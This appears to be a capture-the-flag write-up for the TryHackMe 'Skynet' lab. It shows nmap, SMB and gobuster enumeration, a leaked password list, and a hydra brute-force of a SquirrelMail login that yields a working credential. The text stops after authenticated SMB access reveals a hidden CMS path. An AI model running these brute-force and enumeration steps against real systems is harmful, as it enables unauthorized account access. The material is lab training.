Skynet THM

STEPS AND TOOLS TO FOLLOW:

1. NMAP TO ENUM AVAILABLE PORTS AND USEFUL INFORMATION
2. GOBUSTER TO ENUM DIRECTORIES
3. LEVERAGING OPEN PORTS PROTOCOLOS
4. GAINING ACCESS.
5. ELEVATE PRIVILEGES
6. WIN !

NMAP ENUM


```
┌──(root㉿scarly)-[/home/sky/Desktop]
└─# nmap -sV -O -Pn -T5 --min-rate=10000 10.10.213.140 -oN nmapENUM
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-04 10:54 CST
Nmap scan report for 10.10.213.140
Host is up (0.16s latency).
Not shown: 994 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
110/tcp open  pop3        Dovecot pop3d
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        Dovecot imapd
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Aggressive OS guesses: Linux 5.4 (96%), Linux 3.10 - 3.13 (96%), ASUS RT-N56U WAP (Linux 3.4
) (95%), Linux 3.16 (95%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera
 (Linux 2.6.17) (93%), Sony Android TV (Android 5.0) (93%), Android 5.0 - 6.0.1 (Linux 3.4)
(93%), Android 5.1 (93%)
No exact OS matches for host (test conditions non-ideal).
```

As we can see, there is a SAMBA service related to its respective port which is 445 so lets try some more nmap enum but this time with NSE focusing on SMB

SMB ENUM

```
┌──(root㉿scarly)-[/home/sky/Desktop]
└─# nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse -T5 -vv 10.10.213.140 -oN sa
mbaEnum.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-04 10:58 CST
NSE: Loaded 2 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 10:58
Completed NSE at 10:58, 0.00s elapsed
Initiating Ping Scan at 10:58
Scanning 10.10.213.140 [4 ports]
Completed Ping Scan at 10:58, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:58
Completed Parallel DNS resolution of 1 host. at 10:58, 0.01s elapsed
Initiating SYN Stealth Scan at 10:58
Scanning 10.10.213.140 [1 port]
Discovered open port 445/tcp on 10.10.213.140
```

Meanwhile lets take a look at the site on port 80



This looks good but at the moment I dont thinks this will be that useful so lets continue with the samba enum.

```
Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.213.140\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (skynet server (Samba, Ubuntu))
|     Users: 2
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.213.140\anonymous:
|     Type: STYPE_DISKTREE
|     Comment: Skynet Anonymous Share
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\srv\samba
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.213.140\milesdyson:
|     Type: STYPE_DISKTREE
|     Comment: Miles Dyson Personal Share
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\milesdyson\share
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.10.213.140\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>
| smb-enum-users:
|   SKYNET\milesdyson (RID: 1000)
|     Full name:
|     Description:
|_    Flags:       Normal user account
```

Lets try to login with the anonymous account

We can see that the only log with content is log 1.txt since it has a size of 471 bytes

```
┌──(root㉿scarly)-[/home/sky/Desktop]
└─# smbclient //10.10.213.140/anonymous
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                   D        0  Thu Nov 26 10:04:00 2020
  ..                  D        0  Tue Sep 17 02:20:17 2019
  attention.txt       N      163  Tue Sep 17 22:04:59 2019
  logs                D        0  Tue Sep 17 23:42:16 2019

                9204224 blocks of size 1024. 5831520 blocks available
smb: \> get attention.txt
getting file \attention.txt of size 163 as attention.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \> cd logs
smb: \logs\> ls
  .                   D        0  Tue Sep 17 23:42:16 2019
  ..                  D        0  Thu Nov 26 10:04:00 2020
  log2.txt            N        0  Tue Sep 17 23:42:13 2019
  log1.txt            N      471  Tue Sep 17 23:41:59 2019
  log3.txt            N        0  Tue Sep 17 23:42:16 2019

                9204224 blocks of size 1024. 5831520 blocks available
smb: \logs\> get log1.txt
getting file \logs\log1.txt of size 471 as log1.txt (0.7 KiloBytes/sec) (average 0.5 KiloBytes/sec)
smb: \logs\>
```

```
┌──(root㉿scarly)-[/home/sky/Desktop]
└─# cat attention.txt && echo "\n-----------------\n" && cat log1.txt
A recent system malfunction has caused various passwords to be changed. All skynet employees are required to change their password after seeing this.
-Miles Dyson

-----------------

cyborg007haloterminator
terminator22596
terminator219
terminator20
terminator1989
terminator1988
terminator168
terminator16
terminator143
terminator13
terminator123!@#
terminator1056
terminator101
terminator10
terminator02
terminator00
roboterminator
pongterminator
manasturcaluterminator
exterminator95
exterminator200
dterminator
djxterminator
dexterminator
determinator
cyborg007haloterminator
avsterminator
alonsoterminator
Walterminator
79terminator6
1996terminator
```

Maybe these passwords are useful to enter to the site but, before let's use gobuster to enum directories on the target and then expand our attack surface.

SMBMAP

Lets verify with SMBMAP the information we had recovered. I will add skynet.thm to /etc/hosts as you can see in the following image just to feel more comfy during the next steps.

```
127.0.0.1       localhost
127.0.1.1       scarly

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.213.140 skynet.thm
~
~
```

SMBMAP:


```
┌──(root㉿scarly)-[/home/sky/Desktop]
└─# smbmap -H skynet.thm | tee smblog.log

    SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.10.213.140:445       Name: skynet.thm                Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        anonymous                                               READ ONLY       Skynet Anonymous Share
        milesdyson                                              NO ACCESS       Miles Dyson Personal Share
        IPC$                                                    NO ACCESS       IPC Service (skynet server (Samba, Ubuntu))
```

GOBUSTER

Ok I interrupted the progress due to the really interesting directory gobuster have shown us.

```
┌──(root㉿scarly)-[/home/sky/Desktop]
└─# gobuster dir -u http://10.10.213.140/ -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -t 50
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.213.140/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 301) [Size: 314] [--> http://10.10.213.140/admin/]
/ai                   (Status: 301) [Size: 311] [--> http://10.10.213.140/ai/]
/config               (Status: 301) [Size: 315] [--> http://10.10.213.140/config/]
/squirrelmail         (Status: 301) [Size: 321] [--> http://10.10.213.140/squirrelmail/]
Progress: 9537 / 141709 (6.73%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 9598 / 141709 (6.77%)
===============================================================
Finished
===============================================================

┌──(root㉿scarly)-[/home/sky/Desktop]
└─#
```

SQUIRRELMAIL SEEMS PRETTY USEFUL FOR US SO LETS NAVIGATE INTO THIS ENDPOINT!



Thanks to our previous enumeration, we will be able to notice that there is a Skynet's user who has an account on this server.


```
smb-enum-users:
| SKYNET\milesdyson (RID: 1000)
|   Full name:
|   Description:
|_  Flags:     Normal user account
```

So maybe we should guess that with this user we will be able to gain access to this site and also we should guess that the logs we have founded yet on log1.txt could correspond to this user, we dont know! But we dont have much to loss if we try it.

Lets make use of hydra to this task.

HYDRA


Making use of Wappalyzer we can know the technologies this site is applying




We will try to log in with random credentials to observe the behavior of the site

admin:password will be my credentiales


SquirrelMail
webmail
for
nuts
SquirrelMail version 1.4.23 [SVN]
By the SquirrelMail Project Team
ERROR
Unknown user or password incorrect.
Go to the login page


Inspector
Console
Debugger
Network
Style Editor
Filter URLs
Disable Cache
No Throttling
All HTML CSS JS XHR Fonts Images Media WS Other
Headers
Cookies
Request
Response
Timings
Filter Headers
Block
Resend
POST
Scheme: http
Host: 10.10.213.140
Filename: /squirrelmail/src/redirect.php
Address: 10.10.213.140:80
Status 200 OK
Version HTTP/1.1
Transferred 2.02 kB (1.79 kB size)
Referrer Policy strict-origin-when-cross-origin
Request Priority Highest


Inspector
Console
Debugger
Network
Style Editor
Filter URLs
Disable Cache
No Throttling
All HTML CSS JS XHR Fonts Images Media WS Other
Headers
Cookies
Request
Response
Timings
Filter Request Parameters
Form data
Raw
login_username: "admin"
secretkey: "password"
js_autodetect_results: "1"
just_logged_in: "1"

WHAT IS USEFUL FOR US? :
The request is POST type.
The filename/endpoint we will be pointing our command
The variables of the requests: login_username & secretkey
The js results : 1 and 1
The flag we will give to hydra to know if the login was accepted or rejected.

So with this information we are able to start to build our command to crack the credentials for Miles Dyson

Ok so lets start by building a simple users.txt diccionary since we already have the log1.txt founded on the SMB anonymous files.

```
milesdyson
miles_dyson
miles.dyson
dyson.miles
dyson_miles
mdyson
miles.d
mylesd
dyson.m
d.miles
d_miles
m_dyson
~
~
```


```
┌──(root㉿scarly)-[/home/sky/Desktop]
└─# vi users.txt

┌──(root㉿scarly)-[/home/sky/Desktop]
└─# cat users.txt
milesdyson
miles_dyson
miles.dyson
dyson.miles
dyson_miles
mdyson
miles.d
mylesd
dyson.m
d.miles
d_miles
m_dyson

┌──(root㉿scarly)-[/home/sky/Desktop]
└─# cat log1.txt
cyborg007haloterminator
terminator22596
terminator219
terminator20
terminator1989
terminator1988
terminator168
terminator16
terminator143
terminator13
terminator123!@#
terminator1056
terminator101
terminator10
terminator02
terminator00
roboterminator
pongterminator
```

Ok so our comand should look like this:

```
┌──(root㉿scarly)-[/home/sky/Desktop]
└─# hydra -L users.txt -P log1.txt skynet.thm http-post-form "/squirrelmail/src/redirect.php:l
ogin_username=^USER^&secretkey=^PASS^&js_autodetect_results=1&just_logged_in=1:Unknown user or
 password incorrect." -V
```

```
[ATTEMPT] target skynet.thm - login "milesdyson" - pass "terminator02" - 15 of 372 [child 14] (
[ATTEMPT] target skynet.thm - login "milesdyson" - pass "terminator00" - 16 of 372 [child 15] (
[80][http-post-form] host: skynet.thm   login: milesdyson   password: cyborg007haloterminator
[ATTEMPT] target skynet.thm - login "miles_dyson" - pass "cyborg007haloterminator" - 32 of 372
[ATTEMPT] target skynet.thm - login "miles_dyson" - pass "terminator22596" - 33 of 372 [child 8
```

And then we got access to the site and the first answer of the task!



We now have the password for the SMB auth as Miles so lets try to connect again with SMBCLIENT

SMB GAINING ACCESS


```
┌──(root㉿scarly)-[/home/sky/Desktop]
└─# smbclient //skynet.thm/milesdyson -U milesdyson
Password for [WORKGROUP\milesdyson]:
Try "help" to get a list of possible commands.
smb: \>
```

Then we got it !

Making some discovering files and dirs within this account I found this:


```
  3.04 Filtering.md                   N    13360  Tue Sep 17 04:01:29 2019
  1.00 Foundations.md                 N       22  Tue Sep 17 04:01:29 2019

                9204224 blocks of size 1024. 5828848 blocks available
smb: \notes\> get important.txt
getting file \notes\important.txt of size 117 as important.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \notes\> exit
```

```
┌──(root㉿scarly)-[/home/sky/Desktop]
└─# cat important.txt

1. Add features to beta CMS /45kra24zxs28v3yd
2. Work on T-800 Model 101 blueprints
